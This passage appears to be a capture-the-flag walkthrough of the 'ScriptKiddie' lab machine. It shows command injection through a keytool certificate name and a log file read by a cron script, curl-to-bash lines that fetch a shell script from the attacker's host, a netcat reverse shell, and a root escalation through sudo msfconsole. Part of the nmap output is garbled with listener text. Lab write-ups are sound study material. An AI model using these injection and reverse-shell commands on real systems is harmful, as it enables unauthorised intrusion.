pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcd235db663f5e3fe1c33b8855
```

and we gonna start another shell  
msfvenom is running keytool

```
2021/06/06 21:29:33 CMD: UID=1000 PID=46225 | keytool
2021/06/06 21:29:34 CMD: UID=1000 PID=46243 | jarsigner
2021/06/06 21:29:35 CMD: UID=1000 PID=46260 | zipalign
2021/06/06 21:29:35 CMD: UID=1000 PID=46261 | sh -c keytool -J-Duser.language=en -printcert -jarfile "/tmp/tmpoekqfn8z.apk"
2021/06/06 21:29:35 CMD: UID=1000 PID=46262 | keytool -J-Duser.language=en -printcert -jarfile /tmp/tmpoekqfn8z.apk
2021/06/06 21:29:37 CMD: UID=1000 PID=46280 | ruby /usr/local/bin/msfvenom -x /tmp/tmpoekqfn8z.apk -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LP
ORT=4444 -o /home/kid/html/static/payloads/ea8793012023.apk
2021/06/06 21:29:37 CMD: UID=1000 PID=46284 | bash
2021/06/06 21:29:37 CMD: UID=1000 PID=46283 | sh -c keytool -genkey -v -keystore /tmp/d20210606-46196-4jqjc0/signing.keystore -alias signing.key -
storepass android -keypass android -keyalg RSA -keysize 2048 -startdate '2021/06/06 20:51:07' -validity 90 -dname 'CN=""|echo Y3VyYCAxMC4xMC4
xNC4yMzo4MDAwL3NoZWxsLnNoIHwgYmFzaA== | base64 -d | bash #'
2021/06/06 21:29:37 CMD: UID=1000 PID=46281 | keytool -genkey -v -keystore /tmp/d20210606-46196-4jqjc0/signing.keystore -alias signing.key -storepass an
droid -keypass android -keyalg RSA -keysize 2048 -startdate 2021/06/06 20:51:07 -validity 90 -dname CN=""
```





the box doing nmap against me

```
2021/06/06 21:37:50 CMD: UID=1001 PID=46359 /bin/bash -c /home/pwn/scanlosers.sh
2021/06/06 21:37:50 CMD: UID=1001 PID=46365 /bin/bash /home/pwn/scanlosers.sh
2021/06/06 21:37:50 CMD: UID=1001 PID=46364 sh -c nmap --top-ports 10 -oN recon/10.10.14.23.nmap 10.10.14.23 2>&1 >/dev/null
2021/06/06 21:37:50 CMD: UID=1001 PID=46367 /bin/bash /home/pwn/scanlosers.sh
2021/06/06 21:37:50 CMD: UID=1001 PID=46366 nmap --top-ports 10 -oN recon/10.10.14.23.nmap 10.10.14.23
2021/06/06 21:37:50 CMD: UID=0 PID=46368 /usr/sbin/incrond
2021/06/06 21:37:50 CMD: UID=1001 PID=46372 /bin/bash /home/pwn/scanlosers.sh
2021/06/06 21:37:50 CMD: UID=1001 PID=46371 /bin/bash /home/pwn/scanlosers.sh
2021/06/06 21:37:51 CMD: UID=1001 PID=46375 sed -i s/open /closed/g /home/pwn/recon/10.10.14.23.nmap
2021/06/06 21:37:51 CMD: UID=1001 PID=46376 /bin/bash -c sed -i 's/open /closed/g' "/home/pwn/recon/sedN3wUCS"
```

```
kid@scriptkiddie:~/html$ cat /home/pwn/scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
```

read nmap against each hacker's ip

```
kid@scriptkiddie:~/logs$ tail -f hackers
[2021-05-29 19:18:27.054865] 10.10.14.2
```

“;” to break the shell and execute a reverse shell

```
sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &$
;cmd ;nmap$
```

```
kid@scriptkiddie:~/html$ cd ~/logs/
kid@scriptkiddie:~/logs$ echo ';curl 10.10.14.23:9001 ;' >> hackers
```

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# nc -nlvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
```

get nothing

```
abc def ghi jkl mno 123 456 789
```

```
[★]$ cut -d' ' -f3- tmp  
ghi jkl mno 123 456 789
```

```
kid@scriptkiddie:~/logs$ echo 'abc efg ;curl 10.10.14.23:9001 ;' >> hackers
```

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
```

```
# nc -nlvp 9001
```

```
Ncat: Version 7.91 ( https://nmap.org/ncat )
```

```
Ncat: Listening on :::9001
```

```
Ncat: Listening on 0.0.0.0:9001
```

```
Ncat: Connection from 10.10.10.226.
```

```
Ncat: Connection from 10.10.10.226:51844.
```

```
GET / HTTP/1.1
```

```
Host: 10.10.14.23:9001
```

```
User-Agent: curl/7.68.0
```

```
Accept: */*
```

```
kid@scriptkiddie:~/logs$ echo 'abc efg ;curl 10.10.14.23:8000/shell.sh |bash ;' >> hackers
```

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
```

```
# python3 -m http.server 8000
```

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
10.10.10.226 - - [06/Jun/2021 17:57:11] "GET /shell.sh HTTP/1.1" 200 -
```

## Reverse shell as pwn returned

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
```

```
# nc -nlvp 9001
```

```
Ncat: Version 7.91 ( https://nmap.org/ncat )
```

```
Ncat: Listening on :::9001
```

```
Ncat: Listening on 0.0.0.0:9001
```

```
Ncat: Connection from 10.10.10.226.
```

```
Ncat: Connection from 10.10.10.226:51850.
```

```
bash: cannot set terminal process group (869): Inappropriate ioctl for device
```

```
bash: no job control in this shell
```

```
pwn@scriptkiddie:~$ id
```

```
id
```

```
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
```

```
pwn@scriptkiddie:~$
```

pwn can run metasploit with sudo, executing commands by just specifying a binary in MSF



```

pwn@scriptkiddie:~$ ls -al
total 44
drwxr-xr-x 6 pwn pwn 4096 Feb  3 12:06 .
drwxr-xr-x 4 root root 4096 Feb  3 07:40 ..
lrwxrwxrwx 1 root root    9 Feb  3 12:06 .bash_history -> /dev/null
-rw-r--r-- 1 pwn pwn  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pwn pwn 3771 Feb 25  2020 .bashrc
drwx----- 2 pwn pwn 4096 Jan 28 17:08 .cache
drwxrwxr-x 3 pwn pwn 4096 Jan 28 17:24 .local
-rw-r--r-- 1 pwn pwn  807 Feb 25  2020 .profile
-rw-rw-r-- 1 pwn pwn   74 Jan 28 16:22 .selected_editor
drwx----- 2 pwn pwn 4096 Feb 10 16:10 .ssh
drwxrw---- 2 pwn pwn 4096 Jun  6 21:54 recon
-rwxrwxr-- 1 pwn pwn  250 Jan 28 17:57 scanlosers.sh

pwn@scriptkiddie:~$ cd recon/
pwn@scriptkiddie:~/recon$ ls
10.10.14.23.nmap
pwn@scriptkiddie:~/recon$ cat 10.10.14.23.nmap
# Nmap 7.80 scan initiated Sun Jun  6 21:54:09 2021 as: nmap --top-ports 10 -oN recon/10.10.14.23.nmap 10.10.14.23
Nmap scan report for 10.10.14.23
Host is up (0.060s latency).
  7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
21/tcp    closed    ftp      connection from 10.10.10.226.
22/tcp    filtered ssh     connection from 10.10.10.226:51850.
23/tcp    closed    telnet   not set terminal process group (869): Inappropriate ioctl for device
25/tcp    closed    smtp     job control in this shell
80/tcp    closed    http     pwn@scriptkiddie:~$ id
110/tcp   closed    pop3
139/tcp   closed    netbios-ssn (id=1001(pwn) groups=1001(pwn))
443/tcp   closed    https    pwn@scriptkiddie:~$ 
445/tcp   closed    microsoft-ds
3389/tcp  closed    ms-wbt-server
pwn@scriptkiddie:~/recon$ sudo -l
Matching Defaults entries for pwn on scriptkiddie:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
  (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole

```

```
pwn@scriptkiddie:~/recon$ sudo /opt/metasploit-framework-6.0.9/msfconsole
```

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  
%%                               %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  
%%  %%  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%  %  %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%  
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```

```
=[ metasploit v6.0.9-dev ]  
+ -- --=[ 2069 exploits - 1122 auxiliary - 352 post ]  
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]  
+ -- --=[ 7 evasion ]
```

Metasploit tip: You can use `help` to view all available commands

```
msf6 > whoami  
[*] exec: whoami
```

```
root
```

```
msf6 > /bin/bash  
[*] exec: /bin/bash
```

```
root@scriptkiddie:/home/pwn/recon# id  
uid=0(root) gid=0(root) groups=0(root)  
root@scriptkiddie:/home/pwn/recon# cat /root/root.txt  
e1e614c5dd18786e1a92f235dafab34a  
root@scriptkiddie:/home/pwn/recon#
```